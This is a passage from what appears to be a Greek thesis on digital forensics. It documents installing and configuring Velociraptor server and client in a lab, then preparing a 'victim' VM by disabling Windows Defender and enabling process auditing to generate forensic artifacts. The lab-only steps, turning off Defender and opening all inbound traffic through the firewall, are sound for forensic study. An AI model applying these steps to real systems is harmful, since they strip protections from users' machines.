
Εικόνα 5.6: Δημιουργία config file 5, ολοκλήρωση



Εικόνα 5.7: .yaml αρχείο που δημιουργήθηκε

Τέλος, η παρακάτω εντολή δημιουργεί το configuration file για τον Velociraptor client:

- *velociraptor-v0.76.5-windows-amd64.exe --config sever.config.yaml config client > client.config.yaml*




Εικόνα 5.8: Δημιουργία .yaml αρχείου για την εγκατάσταση του client

5.2.3 Εγκατάσταση Velociraptor Server


Μετά την ολοκλήρωση της δημιουργίας του config αρχείου, για την εκκίνηση του Velociraptor server χρησιμοποιείται η παρακάτω εντολή, που αξιοποιεί το configuration αρχείο που δημιουργήθηκε στο προηγούμενο βήμα:

- *velociraptor-v0.76.5-windows-amd64.exe server_service install -c server.config.yaml*




Εικόνα 5.9: Εκκίνηση του Velociraptor server

Η παραπάνω εντολή εγκαθιστά τον Velociraptor server και επιπλέον τον καταχωρεί και σαν Windows service που ξεκινάει αυτόματα κατά την εκκίνηση του server. Η πρόσβαση στον server γίνεται μέσω του URL https://localhost:8889 και η είσοδος γίνεται με έναν από τους users που δημιουργήθηκαν κατά τη δημιουργία του configuration αρχείου:




Εικόνα 5.10: login στον Velociraptor Server



Εικόνα 5.11: Αρχική σελίδα του γραφικού περιβάλλοντος του Velociraptor server

Εξαιτίας των ασυνήθιστων ports που χρησιμοποιεί το Velociraptor (port 8889 και port 8000) δημιουργείται ένας inbound rule στο firewall του server που επιτρέπει όλη την εισερχόμενη κίνηση από και προς τον Velociraptor server:




Εικόνα 5.12: firewall rule που επιτρέπει την κίνηση σχετική με τον Velociraptor server


5.3 Εγκατάσταση και Παραμετροποίηση του Velociraptor Client

5.3.1 Λήψη και Παραμετροποίηση των Αρχείων

Μαζί με τη λήψη του executable αρχείου έγινε και η λήψη του .msi (Microsoft Software Installer) αρχείου από το GitHub repository του project. Το αρχείο αυτό, σε συνδυασμό με το client.config.yaml αρχείο που δημιουργήθηκε στο υποκεφάλαιο 5.2.2 είναι τα προαπαιτούμενα για την εγκατάσταση, με μοναδική ανάγκη την παραμετροποίηση του client.config.yaml αρχείου. Το αρχείο αυτό δείχνει στον localhost του Velociraptor server και πρέπει να αλλαχθεί στην internal IP του:



Εικόνα 5.13α & Εικόνα 5.13β: Αρχική και τελική μορφή του client.config.yaml




Εικόνα 5.14: Τα αρχεία που απαιτούνται για την εγκατάσταση στο περιβάλλον του client

5.3.2 Εγκατάσταση του Agent στον Velociraptor Client


Με τα αρχεία στο VM-2, η εγκατάσταση γίνεται με την παρακάτω εντολή:

- *msiexec /i velociraptor-v0.76.5-windows-amd64.msi*



Εικόνα 5.15: Εγκατάσταση του agent στον Velociraptor client


Για την ολοκλήρωση της εγκατάστασης, στον φάκελο της εφαρμογής του Velociraptor έχει δημιουργηθεί ένα default αρχείο client.config.yaml, το οποίο πρέπει να αντικατασταθεί από το custom αρχείο:



Εικόνα 5.16: Φάκελος Velociraptor στο σύστημα του client


5.3.3 Επαλήθευση της Επικοινωνίας Μεταξύ του Server και του Client

Μετά την αντικατάσταση εμφανίζεται στον client το αρχείο velociraptor.writeback.yaml, το οποίο επιβεβαιώνει την επικοινωνία με τον server:




Εικόνα 5.17: Στοιχεία επικοινωνίας με τον Server από την πλευρά του Client

Από την πλευρά του server, στη σελίδα που φαίνονται οι clients, εμφανίζεται ο Velociraptor client που εγκαταστάθηκε στο VM-2:



Εικόνα 5.18: Λίστα με τους Clients στον Server



Εικόνα 5.19: Στοιχεία του Client


Η παραπάνω κατάσταση επιβεβαιώνει την επικοινωνία μεταξύ server και client.

5.4 Προετοιμασία Συστήματος Θύματος και Παραγωγή Forensic Artifacts

Αφού ολοκληρώθηκε η εγκατάσταση του Velociraptor server και client και έχει επαληθευτεί η επικοινωνία μεταξύ τους, ακολουθεί η παραγωγή των forensic artifacts στο VM-2 που θα αξιολογηθούν από το custom artifact. Η διαδικασία αποτελεί υλοποίηση της μεθοδολογίας της ελεγχόμενης προσομοίωσης που τεκμηριώθηκε στην ενότητα 4.5, η οποία ξεκινά με την προετοιμασία του συστήματος ώστε να καταγράφει τις ενδείξεις και ολοκληρώνεται με την παραγωγή των artifacts των κατηγοριών που ορίστηκαν στην ενότητα 4.6.2.


5.4.1 Ρύθμιση του Συστήματος Θύματος (VM-2)

Απενεργοποίηση του Windows Defender: Το πρώτο βήμα είναι η απενεργοποίηση του Windows Defender Real-Time protection. Η ενέργεια αυτή είναι απαραίτητη προκειμένου να διασφαλιστεί ότι το Defender δεν θα διαγράψει ή απομονώσει τα LNK αρχεία και δεν θα εμποδίσει την εκτέλεση των PowerShell εντολών για την παραγωγή των artifacts.



Εικόνα 5.20: Απενεργοποίηση του Windows Defender

Ενεργοποίηση του Audit Process Tracking: Ενεργοποιείται η λεπτομερής καταγραφή Audit Process Tracking στο Windows Security Log μέσω του Local Group Policy. Επιπλέον, ενεργοποιείται η ρύθμιση "Include command line in process creation events" ώστε τα παραγόμενα events του Security Log να περιλαμβάνουν τη γραμμή εντολής κάθε διεργασίας. Τέλος, οι ρυθμίσεις αυτές εφαρμόζονται μέσω group policy update.



Εικόνα 5.21α, 5.21β & 5.21γ: Ενεργοποίηση του Audit Process Tracking, Command Line inclusion και Policy update

